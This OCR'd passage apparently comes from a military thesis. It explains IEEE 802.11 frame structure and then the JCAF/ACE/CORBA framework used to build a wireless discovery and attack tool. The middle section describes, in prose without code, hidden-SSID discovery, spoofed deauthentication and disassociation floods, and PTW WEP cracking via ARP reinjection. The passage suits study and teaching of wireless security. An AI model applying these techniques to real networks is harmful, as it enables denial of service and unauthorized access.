

Figure 5. Generic MAC Frame Format (After [8], [10])

a. Frame Fields

Each component of an 802.11 frame consists of multiple fields or elements which fulfill a specific purpose. Specific frame fields utilized in this thesis include:

(1) Frame Control Field. The frame control field (Figure 6) consists of the following subfields: Protocol Version, Type, Subtype, To DS, From DS,

More Fragments, Retry, Power Management, More Data, Protected Frame, and Order [8]. The Type, Subtype, To DS, From DS, and Protected Frame bits are utilized in this thesis.



Figure 6. Frame Control Field (From [10])

The Type field is 2 bits in length, and the Subtype field is 4 bits in length. The Type and Subtype fields together identify the function of the frame. There are three frame types: control, data, and management. Each of the frame types has several defined subtypes [8]. Some common type and subtype combinations are shown in Table 1. A complete list can be found in [8].

Type Value	**Type Description**	**Subtype Value**	**Subtype Description**
00	Management	0000	Association request
00	Management	0001	Association response
00	Management	0010	Reassociation request
00	Management	0011	Reassociation response
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	1000	Beacon
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
01	Control	1011	RTS
01	Control	1100	CTS
01	Control	1101	Acknowledgement (ACK)
10	Data	0000	Data
10	Data	0100	Null data (no data)

Table 1. Common Type and Subtype Combinations (After [8])

The ToDS and FromDS bits indicate whether a frame is destined to or from the DS. For infrastructure networks, one of these bits will be set. The interpretation of the frame's address fields is dependent on the setting of these bits (Table 2). [10]

	To DS = 0	To DS = 1
From DS = 0	- All management and control frames - IBSS data frames	Data frames transmitted by a wireless station in an infrastructure network
From DS = 1	Data frames transmitted to a wireless station in an infrastructure network	Data frames in a "wireless bridge"

Table 2. Interpreting the ToDS and FromDS Bits (From [10])

The Protected Frame bit is set to 1 if the Frame Body field contains information that has been processed by a cryptographic encapsulation algorithm and can only occur within data frames and management frames of subtype Authentication. When this bit is set to 1, the frame body must be 1 octet or longer in order to be encapsulated and cannot be applied to data frames with zero-length data, e.g., frames of subtype Null Data. [8]

(2) Address Fields. An 802.11 frame may contain up to four address fields. Each field is a 48-bit address that follows the same conventions of other IEEE 802 networks. The address fields can be used to indicate the destination address (DA), source address (SA), receiver address (RA), transmitter address (TA), or basic service set ID (BSSID). The SA identifies the source of the frame while the DA identifies the final recipient of the frame. The SA and DA may be either an 802.11 STA or a STA located on the wired network. The TA and RA represent, respectively, the STA which transmitted the frame onto the WM and which STA on the WM should receive the frame. The TA and RA will always be an 802.11 STA. The BSSID is used by the receiving STA to determine if the transmitting STA belongs to the same BSS it is associated to. [10] Data frame address fields depend on the values of the ToDS and FromDS bits in the control field (Table 3) [13]. Management frames always have three addresses in the following order: DA, SA, and BSSID. Address fields in controls frames vary depending on the frame subtype. [10]

ToDS	FromDS	Address 1	Address 2	Address 3	Address 4
0	0	DA	SA	BSSID	N/A
0	1	DA	BSSID	SA	N/A
1	0	BSSID	SA	DA	N/A
1	1	RA	TA	DA	SA

Table 3. Address Field Values in Data Frames (From [13])

(3) Frame Body. The Frame Body is a variable length field that contains information specific to individual frame types and subtypes. The minimum frame body is 0 bytes, while the maximum frame body is 2312 bytes [8]. There are no higher-layer protocol tags in 802.11 frames to distinguish higher-layer protocol types. Instead, higher-layer protocols are tagged with a type field contained in an additional header at the start of the 802.11 payload. 802.11 also does not pad the body of a frame to ensure the frame meets a minimum length [10].

The frame body of management frames consists of fixed fields followed by the information elements defined for each management frame subtype. An information element (IE) is a variable-length field and consists of an element ID number, length, and variable-length component. IEs provide information such as the SSID, supported data rates, DSSS parameters, or vendor-specific information. [10] A list of IEs, their ID numbers, and valid lengths is available in [8].

(4) Frame Check Sequence. The FCS field consists of a 32-bit CRC. The FCS is calculated using all the fields of the MAC header and frame body [8]. The FCS allows stations to check the integrity of received frames. The FCS is calculated before a frame is transmitted. The receiver calculates the FCS on the received frame and compares it to the received FCS. If the two values match, there is a high probability that the frame was not damaged (due to interference, etc.) during transit. [10]

B. IEEE 802.11 EXPLOITS

This section will discuss the vulnerabilities and exploits of 802.11 networks utilized in this thesis.

1. Network Discovery

In order to exploit an 802.11 network, an attacker must first discover what 802.11 networks are available. Network discovery is the process of trying to discover the parameters of all available networks within range of a mobile station. These parameters include items such as the SSID, supported data rates, relative signal strength, and whether or not encryption is in use. The 802.11 standard provides for network discovery through

the use of beacon management frames. Beacon frames (Figure 7) are transmitted at regular intervals and announce the existence of a network. The beacon frame allows mobile stations to identify a network, as well as match parameters for joining the network. [10] There are two additional methods commonly employed to discover wireless networks.



Figure 7. Beacon Frame Format (From [10])

a. Active Probing

The active probing method utilizes a mechanism defined in the 802.11 standard. A probe request frame (Figure 8) is transmitted on each channel with either a broadcast (zero-length) SSID or the SSID of a given network. A probe response frame is generated by the specified network in response to a probe request. If a broadcast SSID is used, all 802.11 networks will respond. The response frame carries all the parameters of a beacon frame, which enables mobile stations to match parameters and join the network. Only one station in each BSS (the stations that transmitted the last beacon frame) is responsible for responding to probe requests. In infrastructure networks, this station is the access point. In an IBSS, responsibility for beacon transmission is distributed. After a station transmits a beacon, it assumes responsibility for sending probe response frames for the next beacon interval. [10]



Figure 8. Probe Request Frame (From [10])

As a security measure, some networks can be configured to "hide" the SSID transmitted in beacon frames. This can be accomplished by transmitting either a broadcast SSID or an SSID the same length as the actual SSID, but with the value of all characters set to the null character 0x00 [12]. Figure 9 shows a captured beacon frame with the SSID (highlighted) set to null characters (grey-highlighted hex). Networks operating with a hidden SSID will not respond to probe request with a broadcast SSID but must respond to probe requests with the correct SSID [10]. This can make it difficult for the SSID of an unknown network to be discovered using active probing.



Figure 9. AiroPeek NX Capture Showing a Beacon Frame with "Hidden" SSID

b. Passive Monitoring

The passive monitoring method utilizes radio frequency monitoring (RFMON), more commonly known as "monitor mode." Monitor mode allows a wireless network interface card (NIC) to receive all wireless traffic on the current channel. This is similar to running an Ethernet interface in promiscuous mode. [14] A station can monitor a single channel or sweep from channel to channel capturing any frames it receives. These frames can then be analyzed to discover information about the available networks.

This method has a distinct advantage over active probing in that is can be used to discover hidden SSIDs. The beacon, probe request, and probe response frames are not the only frames which contain the SSID. The SSID is also required in association and reassociation requests. A broadcast SSID could be used in these frames also, but in practice association and reassociation frames always contain the actual SSID since using a broadcast SSID would place no restrictions on which stations can join the wireless LAN. A station using passive monitoring would thus able to parse the SSID from these frames. Additionally, a station can be forced to send a reassociation frame by a malicious user transmitting a forged disassociation frame to that station. [12]

2. Identity Vulnerabilities

Identity vulnerabilities are a result of the implicit trust 802.11 networks place in a transmitting station's source address. Standard 802.11 networks do not include any mechanism for verifying the authenticity of a station's self-reported identity. This allows an attacker to "spoof" other nodes and request MAC-layer services on their behalf. [4] The invoked services can allow an attacker to create a DoS condition against a target network or specific wireless client.

3. Denial-of-Service

A denial-of-service attack is an attempt to make a computer resource unavailable to its intended users. A DoS attack is generally a concerted, malevolent effort by a person or persons to prevent a service from functioning efficiently or at all, temporarily or indefinitely. [15] There are several DoS attacks which can be conducted against 802.11 networks including physical layer jamming, exploiting the MAC carrier-sense functionality, spoofed and malformed frames, filling up station and access point buffers, and attacks against specific settings and implementations [10]. This thesis utilizes two specific DoS attacks, the deauthentication flood and disassociation flood.

a. Deauthentication Flood

Deauthentication terminates an existing authenticated relationship. Since authentication is required before network use is authorized, a side effect of deauthentication is the termination of any current association [10]. Deauthentication is accomplished using the deauthentication management frame (Figure 10). Since the sender of the frame is not authenticated, an attacker may spoof this frame, pretending to be either the access point or the client, and direct it to the other party. The station will respond by exiting the authenticated state (moving back to State 1), refusing further communications until both authentication and association have been reestablished [4].



Figure 10. Deauthentication Frame Format (From [10])

An attacker has several options in executing a deauthentication flood. He can elect to deny access to a single client by specifying that client's MAC address as the destination or to all stations by directing the frame to the broadcast MAC address. Connections can be rate-limited by sending deauthentication messages at a specific rate or completely denied by continuously transmitting deauthentication frames. This attack can be made more efficient by monitoring the channel and sending deauthentication frames only when a successful authentication has occurred. Furthermore, all channels can be scanned to ensure a client has not switched to another overlapping access point. [4] Figure 11 demonstrates the results of a deauthentication attack directed against both a single client (region from 15 to 23 seconds) and the entire network (region from 101 to 127 seconds).



Figure 11. Deauthentication Attack Results (From [4])

b. Disassociation Flood

A disassociation flood operates on the same principle as the deauthentication flood. A mobile station may be authenticated with multiple access points at once. Association allows the mobile station to determine which access point will be used for communicating with the network. Disassociation terminates this relationship using the disassociation management frame. The format of this frame is identical to that of the deauthentication frame (substituting the disassociation subtype value for the deauthentication subtype value in the frame control field). This attack is functionally identical to the deauthentication flood, although it is slightly less efficient. Deauthentication forces the victim station to State 1 where disassociation forces the victim station to State 2. A deauthenticated station must do more work (both authenticate and associate) in order to return to State 3 than a disassociated station. A disassociated station only needs to reassociate to return to State 3. [4]

4. WEP Cracking

The 802.11 standard's WEP has a long history of vulnerabilities. While initial attacks did not seem very practical, attacks which pose more serious threats have evolved over time. Despite numerous discussions on its insecurity and the availability of

alternative security solutions, WEP is still widely used today. Many people prefer to adopt WEP rather than seeking more sophisticated and possibly more difficult to manage solutions. Additionally, legacy hardware is not always capable of supporting the newer security standards making WEP the lowest common denominator supported by any 802.11 device. [16]

In 2001, Fluhrer, Mantin, and Shamir presented a related-key ciphertext-only attack against RC4 [17]. It was later demonstrated that this attack could be used to attack WEP by Adam Stubblefield et.al [18]. This attack, known as the FMS Attack, was implemented by tools such as Wep_crack and AirSnort. However, FMS requires initialization vectors (IVs) conforming to a specific pattern known as "weak" or "interesting" IVs. The FMS attack was later improved and optimized by H1kari of Dasb0den Labs removing the "weak IV" constraint. [19] In 2006, Andreas Klein presented an improved method for attacking RC4 [20]. This attack was specialized for use against WEP by Pyshkin, Tews, and Wiemann and implemented as the aircrack-ptw tool in 2007 [21]. This attack is implemented in this thesis, and its methodology will be discussed in more detail.

The attack works against networks using IP version 4 (IPv4). In order for hosts to resolve the IP address of other hosts to their physical (MAC) address, the Address Resolution Protocol (ARP) is used. ARP requests and replies are of fixed size and can be distinguished from other traffic, even if WEP-encrypted. The first 16 bytes of an ARP packet are fixed, differing only by the last byte depending on whether the frame is a request or reply. ARP requests are always sent to the broadcast MAC address while ARP relies are sent to a unicast address. It is easy to determine the destination address since WEP does not encrypt the MAC header. The first 16 bytes of the key stream can be recovered by XORing a captured ARP packet with the fixed ARP packet pattern. The corresponding three-byte IV is transmitted in the clear with the packet. [21]

A captured ARP request can be re-injected to speed up key stream recovery by generating additional frames encrypted with different IVs. The time required to capture an ARP request can be decreased by sending a forged deauthenticate frame to a client on the target wireless LAN. In some configurations, a client will flush its ARP cache when

it rejoins the network. The next IP packet sent by the client will require an ARP lookup for the destination address. Once enough key streams are captured, the WEP key can be computed. This requires approximately 40,000 frames for a 50% chance of guessing the correct key and 85,000 frames for a 95% chance of success. Using re-injection, this number of frames can be achieved in less than a minute. [21] Previous attacks required several hundred thousand to several million frames to compute the key [16]. A full discussion of this attack and its implementation can be found in [21].

C. SUMMARY

This chapter has provided a brief overview of the 802.11 architecture and the discovery and attack techniques implemented in the thesis. This provides the conceptual basis necessary to understand how discovery and exploit capabilities were implemented in JCAF. The next chapter will provide an overview of the JCAF architecture.

THIS PAGE INTENTIONALLY LEFT BLANK

III. JCAF

A. INTRODUCTION

The application designed for this thesis was developed using the Joint Threat and Warning System Component Architecture Framework (JCAF). This framework is the foundation for SOCOM's platform-independent intelligence gathering and information processing functions [7]. By itself, JCAF is not a system, but an architecture and set of components from which a platform-independent, distributed system can be developed. It is built from a collection of open source software and designed to be a flexible software architecture that can be used across multiple systems. The first section of this chapter will examine JCAF from an architecture view point by breaking JCAF into layers. Next, JCAF will be looked at as a system where the components of the system will be discussed. By the end of this chapter, the reader will have an appreciation for the complexities that JCAF hides from the developer allowing rapid development of applications. The material in this chapter is drawn from the developer's guide and tutorial distributed with the JCAF software [22], [28].

B. ARCHITECTURE

The layer view of the JCAF architecture is displayed in Figure 12. The figure shows four main layers. The platform adaptation layer encapsulates hardware and system dependencies from the other layers in JCAF. The Foundation and Utilities layer provides the necessary services and a development model to build distributed platform-independent applications. The common Objects layer provides objects that can be used as the basis for interoperability between applications. This is accomplished using middleware that brokers the interfaces of different services into a common interface that is understood of all. Finally the Cryptologic Process layer provides a fundamental behavior and structure that JCAF applications are built upon [22].



Figure 12. JTWS Component Architecture Framework (From [5])

The Platform Adaptation Layer makes JCAF operational across various computer systems by insulating the higher layers from computer hardware and operating system (OS) dependencies. For example, a user on a Windows XP laptop can seamlessly control a SUN Microsystems server which is built with SPARC Hardware and runs Sun's Solaris operating system. At the same time the client on the Windows XP laptop can communicate with a server running a Linux operating system built on Intel-based hardware. The Platform Adaptation Layer consists of two main software components, the Adaptive Communication Environment (ACE) and the Java Virtual Machine (JVM) [22].

JCAF uses the Java programming language to provide a rich graphical user interface (GUI). GUIs created using Java are platform independent because Java's JVM are available for multiple platforms and regardless of the platform, the JVM can execute any Java program that has been compiled into java's intermediate language known as bytecode. The JVM is an abstract computing machine. Like a real computer, it has an instruction set and can alter memory at run time based on the bytecode it interrupts [23].

Before continuing the discussion of the layers of the JCAF architecture, it's worth spending some time discussing the ACE software package. ACE was developed by the Distributed Object Computing Group led by Dr. Douglas Schmidt. It is the primary tool used by JCAF to perform software communication tasks. ACE is an open source object oriented environment that provides a multi-platform framework for communication software. ACE consists of four main components or layers (Figure 13). The lowest layer is the OS adapter layer that interfaces directly with the native application programming interface (API). The ACE adapter layer encapsulates the OS APIs for common communication tasks such as event de-multiplexing, signal handling, service initialization, interprocess communication, shared memory management, message routing, dynamic configuration of distributed services, and synchronization. [24]



Figure 13. ACE Main Components (From [24])

The ACE C++ wrapper façade layer provides an interface between C++ applications and ACE's OS adaptation layer. An ACE C++ wrapper façade is a pattern that encapsulates low-level functions and data structures with an object-oriented class interface. This simplifies application development by structuring the features of the OS adaptation layer in terms of C++ objects instead of C functions. This reduces programming errors, and ultimately development time, because the C++ wrappers are

strongly typed [24]. This allows errors to be detected at compile time vice runtime, which are much more difficult and time consuming to track down.

The ACE framework layer of components enhances lower-level C++ wrapper facades to support configuration of distributed services into applications. This allows software to be updated without the need to modify, recompile, or restart running applications [24]. The main components in this layer used in the JCAF architecture are the Object Request Broker (ORB) adapter components. These adapters allow ACE to seamlessly integrate with the Common Object Request Broker Architecture (CORBA).

The Distributed Services and Components layer is the highest layer is the ACE architecture. This is where the ACE employs higher-level distributed computing middleware, such as the CORBA. CORBA is a vendor-independent architecture and infrastructure that computer applications use to work together over networks [27]. ACE uses its own implementation of the CORBA ORB known as The ACE ORB (TAO). TAO is an open-source real-time standards-based implementation of CORBA built by the Distributed Object Computing Group. TAO uses the framework and components provided by ACE. TAO allows clients to invoke operations on distributed objects without concern for the location of the object, the programming language of the object, or hardware and the operating system the object resides on. [25]

The CORBA ORB provides the mechanism for transparently communicating requests between the client and the server. The ORB simplifies distributed programming by making requests to remote servers appear to be a local function call. When the requestor invokes an operation, the ORB is responsible for finding the target object, activating it if necessary, delivering the request to the target object, and returning a response to the initiator. [26]

The CORBA ORB uses the CORBA Naming Service to associate names with CORBA objects and allows clients to find those objects by looking up the corresponding names. The location of CORBA Naming Service is configured into each server and

client so the client can access every server and their objects by only knowing the location of the Naming Service [29]. Figure 14 shows the process of how the Naming Service is utilized.



Figure 14. CORBA Naming Service (From [30])

When the server application starts, it publishes a reference to an object belonging to the server along with an associated name. When the client needs to invoke methods of an object, the client contacts the Naming Service and the request that is returned is an object reference. Once the client has the reference it communicates directly with the server to invoke methods on the object. As long as the client knows the location of the Naming Service, the client can invoke methods on any server registered with the Naming Service.

Returning to the layers in JCAF's architecture, the Common Objects layer is located above the Foundation and Utility Laver. The Common Objects layer defines interfaces for all common objects. These objects are specified within derived threat warning capabilities such as a radio narrowband radio receiver. The implementations of the CORBA interfaces include higher level components used to build servers and control the resources associated with the server. The two most important components in this

layer related to this thesis are the Generic Server package and the Generic Resource package. Together, these packages work together to allow the developer to quickly build a server. The developer can tailor the JCAF server using XML configuration files which allow the developer to hook in software for a specific capability. In the case of this thesis the authors developed software to control 802.11 wireless adapters.

The final layer in the JCAF architecture is the Core Processes layer. This is where the fundamental behavior and structure for a JCAF application is defined. The items in this layer used in this thesis include the Manual Operations Shell, the Application Shell, and the Window Manager. The Manual Operations Shell, the Application Shell, and the Window Manager provide the client with the capability to display a Graphical User Interface, known as the visible component of an Entity in JCAF. These components are further discussed later in this chapter.

C. COMPONENTS

A system built using the JCAF architecture consists of two main components: the server and the client. A client is the system requesting services. The server is the component that provides the services to the client. A JCAF system is represented in Figure 15. It contains three server subsystems, a narrowband receiver and two 802.11 transceivers, one of which is located on the client laptop. Each subsystem consists of a hardware component, a server component, and a visible component. In this example the hardware component provides the functionality. The server component provides the method of interfacing with the hardware. The server's visual component provides a user interface to allow the client to interact with the server. The laptop is connected to the two other subsystems through a network, in this case the network is wired network, but could have easily been wireless.

